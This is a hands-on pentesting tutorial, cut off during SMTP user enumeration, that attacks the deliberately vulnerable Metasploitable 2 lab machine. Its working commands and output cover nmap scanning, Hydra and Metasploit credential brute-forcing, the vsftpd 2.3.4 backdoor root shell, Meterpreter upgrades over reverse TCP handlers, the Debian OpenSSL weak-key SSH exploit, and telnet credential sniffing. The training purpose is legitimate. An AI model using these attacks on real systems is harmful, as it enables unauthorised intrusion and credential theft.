Comprehensive Guide on Metasploitable 2

If you've ever tried to learn about Pentesting you would have come across Metasploitable in one way or another. In this article, we will be exploiting all the services running in Metasploitable 2, so without further ado, let's dive in.

Table of Content

Network Scan

The first step towards doing what we want to achieve is a service scan that looks at all the 65535 ports of Metasploitable 2 to see what's running where and with what version. You will notice the result in the image below.

```
nmap -p- -sV 192.168.1.103
```

```
root@kali:~# nmap -p- -sV 192.168.1.103
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-13 08:02 EST
Nmap scan report for 192.168.1.103
Host is up (0.0032s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  shell       Netkit rshd
1099/tcp  open  rmiregistry GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13?
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
39333/tcp open  status      1 (RPC #100024)
41911/tcp open  mountd      1-3 (RPC #100005)
44263/tcp open  nlockmgr    1-4 (RPC #100021)
50265/tcp open  rmiregistry GNU Classpath grmiregistry
MAC Address: 00:0C:29:18:AA:46 (VMware)
```

Exploiting Port 21: FTP

We have all our ports and services listed now, let's start by Exploiting port 21 running FTP. We will be using Hydra for this. The two wordlists for this operation will have default login names and passwords.

Hydra shows us that we have 4 valid login ID's and passwords.

```
hydra -L user.txt -P pass.txt 192.168.1.103 ftp
```

```
root@kali:~/Desktop# hydra -L user.txt -P pass.txt 192.168.1.103 ftp
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service or

Hydra (http://www.thc.org/thc-hydra) starting at 2018-09-28 12:03:32
[DATA] max 16 tasks per 1 server, overall 16 tasks, 36 login tries (l:6/p:6), ~3 tries per
[DATA] attacking ftp://192.168.1.103:21/
[21][ftp] host: 192.168.1.103   login: msfadmin   password: msfadmin
[21][ftp] host: 192.168.1.103   login: service   password: service
[21][ftp] host: 192.168.1.103   login: user   password: user
[21][ftp] host: 192.168.1.103   login: postgres   password: postgres
1 of 1 target successfully completed, 4 valid passwords found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2018-09-28 12:03:39
```

Let's put our findings to use and try to connect using FTP.

```
ftp 192.168.1.103
```

```
root@kali:~# ftp 192.168.1.103
Connected to 192.168.1.103.
220 (vsFTPd 2.3.4)
Name (192.168.1.103:root): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    6 1000     1000         4096 Apr 28  2010 vulnerable
226 Directory send OK.
ftp>
```

Exploiting VSFTPD 2.3.4

We have exploited the service running on port 21, now we will exploit the particular version of the FTP service. We will be searching for an exploit for VSFTPD 2.3.4 using Searchsploit.

```
searchsploit vsftpd
```

```
root@kali:~# searchsploit vsftpd
------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)
vsftpd 2.3.2 - Denial of Service
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
------------------------------------------------------------------------
Shellcodes: No Result
```

We now have our exploit, let's get into Metasploit and run it.

This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th, 2011 and July 1st, 2011 according to the most recent information available. This backdoor was removed on July 3rd, 2011.

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor

msf exploit (unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.1.103

msf exploit (unix/ftp/vsftpd_234_backdoor) > exploit
```

And as you can observe, we have owned the command shell of the remote machine.

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.1.103
rhost => 192.168.1.103
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.103:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.103:21 - USER: 331 Please specify the password.
[+] 192.168.1.103:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.103:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.109:37163 -> 192.168.1.103:6200) at 2018-

ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:18:aa:46
          inet addr:192.168.1.103  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe18:aa46/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2066 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1847 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:182554 (178.2 KB)  TX bytes:184790 (180.4 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:147 errors:0 dropped:0 overruns:0 frame:0
          TX packets:147 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:44565 (43.5 KB)  TX bytes:44565 (43.5 KB)
```

Exploiting Port 22 SSH

Metasploit has an auxiliary function that we will use on the SSH service running on port 22. One we get our session through it we will be upgrading it to Meterpreter.

This module will test ssh logins on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.

```
msf > use auxiliary/scanner/ssh/ssh_login

msf auxiliary (scanner/ssh/ssh_login) > set rhosts 192.168.1.103

msf auxiliary (scanner/ssh/ssh_login) > set user_file
/root/Desktop/user.txt

msf auxiliary (scanner/ssh/ssh_login) > set pass_file
/root/Desktop/pass.txt

msf auxiliary (scanner/ssh/ssh_login) > exploit
```

And as you can observe, again we have owned the command shell of the remote machine.

```
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.1.103
rhosts => 192.168.1.103
msf auxiliary(scanner/ssh/ssh_login) > set user_file /root/Desktop/user.txt
user_file => /root/Desktop/user.txt
msf auxiliary(scanner/ssh/ssh_login) > set pass_file /root/Desktop/pass.txt
pass_file => /root/Desktop/pass.txt
msf auxiliary(scanner/ssh/ssh_login) > set stop_on_success true
stop_on_success => true
msf auxiliary(scanner/ssh/ssh_login) > exploit

[+] 192.168.1.103:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfa
admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu
[*] Command shell session 1 opened (192.168.1.109:43993 -> 192.168.1.103:22) at 2018-
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.109:4433
[*] Sending stage (861480 bytes) to 192.168.1.103
[*] Meterpreter session 2 opened (192.168.1.109:4433 -> 192.168.1.103:42069) at 2018-
[*] Command stager progress: 100.00% (773/773 bytes)
msf auxiliary(scanner/ssh/ssh_login) > sessions 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```

Bruteforce Port 22 SSH (RSA Method)

This time we will brute-force the SSH service using a 5720.py. exploit. The exploit comes with RSA keys that it used to bruteforce the root login. We will basically be running the exploit by giving it the path to the RSA keys we want to use and the IP of the target machine. Here's how it works.

```
python 5720.py 5622/rsa/2048/ 192.168.1.103 root
```

```
root@kali:~# python 5720.py 5622/rsa/2048/ 192.168.1.103 root

-OpenSSL Debian exploit- by ||WarCat team|| warcat.no-ip.org
Tested 155 keys | Remaining 32613 keys | Aprox. Speed 31/sec
Tested 281 keys | Remaining 32487 keys | Aprox. Speed 25/sec
Tested 396 keys | Remaining 32372 keys | Aprox. Speed 23/sec
Tested 559 keys | Remaining 32209 keys | Aprox. Speed 32/sec
Tested 693 keys | Remaining 32075 keys | Aprox. Speed 26/sec
Tested 841 keys | Remaining 31927 keys | Aprox. Speed 29/sec
Tested 1006 keys | Remaining 31762 keys | Aprox. Speed 33/sec
Tested 1154 keys | Remaining 31614 keys | Aprox. Speed 29/sec
Tested 1295 keys | Remaining 31473 keys | Aprox. Speed 28/sec
Tested 1459 keys | Remaining 31309 keys | Aprox. Speed 32/sec
Tested 1623 keys | Remaining 31145 keys | Aprox. Speed 32/sec
Tested 1778 keys | Remaining 30990 keys | Aprox. Speed 31/sec
Tested 1940 keys | Remaining 30828 keys | Aprox. Speed 32/sec
Tested 2104 keys | Remaining 30664 keys | Aprox. Speed 32/sec
Tested 2267 keys | Remaining 30501 keys | Aprox. Speed 32/sec
Tested 2426 keys | Remaining 30342 keys | Aprox. Speed 31/sec
Tested 2592 keys | Remaining 30176 keys | Aprox. Speed 33/sec
Tested 2746 keys | Remaining 30022 keys | Aprox. Speed 30/sec
Tested 2882 keys | Remaining 29886 keys | Aprox. Speed 27/sec
Tested 3038 keys | Remaining 29730 keys | Aprox. Speed 31/sec
Tested 3163 keys | Remaining 29605 keys | Aprox. Speed 25/sec
Tested 3276 keys | Remaining 29492 keys | Aprox. Speed 22/sec
Tested 3439 keys | Remaining 29329 keys | Aprox. Speed 32/sec
Tested 3604 keys | Remaining 29164 keys | Aprox. Speed 33/sec
Tested 3737 keys | Remaining 29031 keys | Aprox. Speed 26/sec
Tested 3860 keys | Remaining 28908 keys | Aprox. Speed 24/sec
Tested 4003 keys | Remaining 28765 keys | Aprox. Speed 28/sec
```


Success! It finds the right key pretty quick and gives the exact command to execute to get a successful connection.

```
Tested 26840 keys | Remaining 5928 keys | Aprox. Speed 27/sec
Tested 26977 keys | Remaining 5791 keys | Aprox. Speed 27/sec
Tested 27119 keys | Remaining 5649 keys | Aprox. Speed 28/sec
Tested 27245 keys | Remaining 5523 keys | Aprox. Speed 25/sec
Tested 27315 keys | Remaining 5453 keys | Aprox. Speed 14/sec
Tested 27476 keys | Remaining 5292 keys | Aprox. Speed 32/sec
Tested 27635 keys | Remaining 5133 keys | Aprox. Speed 31/sec
Tested 27797 keys | Remaining 4971 keys | Aprox. Speed 32/sec
Tested 27961 keys | Remaining 4807 keys | Aprox. Speed 32/sec
Tested 28123 keys | Remaining 4645 keys | Aprox. Speed 32/sec
Tested 28240 keys | Remaining 4528 keys | Aprox. Speed 23/sec

Key Found in file: 57c3115d77c56390332dc5c49978627a-5429
Execute: ssh -lroot -p22 -i 5622/rsa/2048//57c3115d77c56390332dc5c49978627a-5429 192.168.1.103

Tested 28301 keys | Remaining 4467 keys | Aprox. Speed 12/sec
root@kali:~# ssh -lroot -p22 -i 5622/rsa/2048//57c3115d77c56390332dc5c49978627a-5429 192.168.1.103
Last login: Thu Dec 13 09:59:25 2018 from :0.0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~#
```


Exploiting port 23 TELNET (Credential Capture)

We are using Wireshark to capture the TCP traffic, it is set to run in the background while we connect to Metasploitable 2 through telnet using “msfadmin” as credentials for user name and password.

```
telnet 192.168.1.103
```



Once successfully connected we go back to Wireshark. Now we click the “TCP Stream” option under Analyze > Follow. This shows us the login credentials in plain text.



Exploiting TELNET

This module will test a telnet login on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access. The same password and user file from earlier will be used for this.

```
msf > use auxiliary/scanner/telnet/telnet_login

msf auxiliary (scanner/telnet/telnet_login) > set rhosts 192.168.1.103

msf auxiliary (scanner/telnet/telnet_login) > set user_file
/root/Desktop/user.txt

msf auxiliary (scanner/telnet/telnet_login) > set pass_file
/root/Desktop/pass.txt

msf auxiliary (scanner/telnet/telnet_login) > set stop_on_success true

msf auxiliary (scanner/telnet/telnet_login) > exploit
```

```
msf > use auxiliary/scanner/telnet/telnet_login
msf auxiliary(scanner/telnet/telnet_login) > set rhosts 192.168.1.103
rhosts => 192.168.1.103
msf auxiliary(scanner/telnet/telnet_login) > set user_file /root/Desktop/user.txt
user_file => /root/Desktop/user.txt
msf auxiliary(scanner/telnet/telnet_login) > set pass_file /root/Desktop/pass.txt
pass_file => /root/Desktop/pass.txt
msf auxiliary(scanner/telnet/telnet_login) > set stop_on_success true
stop_on_success => true
msf auxiliary(scanner/telnet/telnet_login) > exploit

[!] 192.168.1.103:23      - No active DB -- Credential data will not be saved!
[-] 192.168.1.103:23      - 192.168.1.103:23 - LOGIN FAILED: root:root (Incorrect: )
[-] 192.168.1.103:23      - 192.168.1.103:23 - LOGIN FAILED: root:toor (Incorrect: )
[-] 192.168.1.103:23      - 192.168.1.103:23 - LOGIN FAILED: root:msfadmin (Incorrect: )
[-] 192.168.1.103:23      - 192.168.1.103:23 - LOGIN FAILED: root:user (Incorrect: )
[-] 192.168.1.103:23      - 192.168.1.103:23 - LOGIN FAILED: root:service (Incorrect: )
[-] 192.168.1.103:23      - 192.168.1.103:23 - LOGIN FAILED: root:postgres (Incorrect: )
[-] 192.168.1.103:23      - 192.168.1.103:23 - LOGIN FAILED: toor:root (Incorrect: )
[-] 192.168.1.103:23      - 192.168.1.103:23 - LOGIN FAILED: toor:toor (Incorrect: )
[-] 192.168.1.103:23      - 192.168.1.103:23 - LOGIN FAILED: toor:msfadmin (Incorrect: )
[-] 192.168.1.103:23      - 192.168.1.103:23 - LOGIN FAILED: toor:user (Incorrect: )
[-] 192.168.1.103:23      - 192.168.1.103:23 - LOGIN FAILED: toor:service (Incorrect: )
[-] 192.168.1.103:23      - 192.168.1.103:23 - LOGIN FAILED: toor:postgres (Incorrect: )
[-] 192.168.1.103:23      - 192.168.1.103:23 - LOGIN FAILED: msfadmin:root (Incorrect: )
[-] 192.168.1.103:23      - 192.168.1.103:23 - LOGIN FAILED: msfadmin:toor (Incorrect: )
[+] 192.168.1.103:23      - 192.168.1.103:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.1.103:23      - Attempting to start session 192.168.1.103:23 with msfadmin:msf
[*] Command shell session 1 opened (192.168.1.109:32833 -> 192.168.1.103:23) at 2018-09-28
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[!] SESSION may not be compatible with this module.
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.109:4433
[*] Sending stage (861480 bytes) to 192.168.1.103
[*] Meterpreter session 2 opened (192.168.1.109:4433 -> 192.168.1.103:45544) at 2018-09-28
[*] Command stager progress: 100.00% (773/773 bytes)
msf auxiliary(scanner/telnet/telnet_login) > sessions 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```

Port 25 SMTP User Enumeration

Kali comes with a tool called "*Smtp-User-Enum*", it has multiple modes that deal with different facets of SMTP, we will be using it to verify which SMTP usernames exist in victim machine.


We will see that the tool lets us know which all usernames exist that I have saved in my user.txt file.

```
smtp-user-enum -M VRFY -U user.txt -t 192.168.1.103
```

```
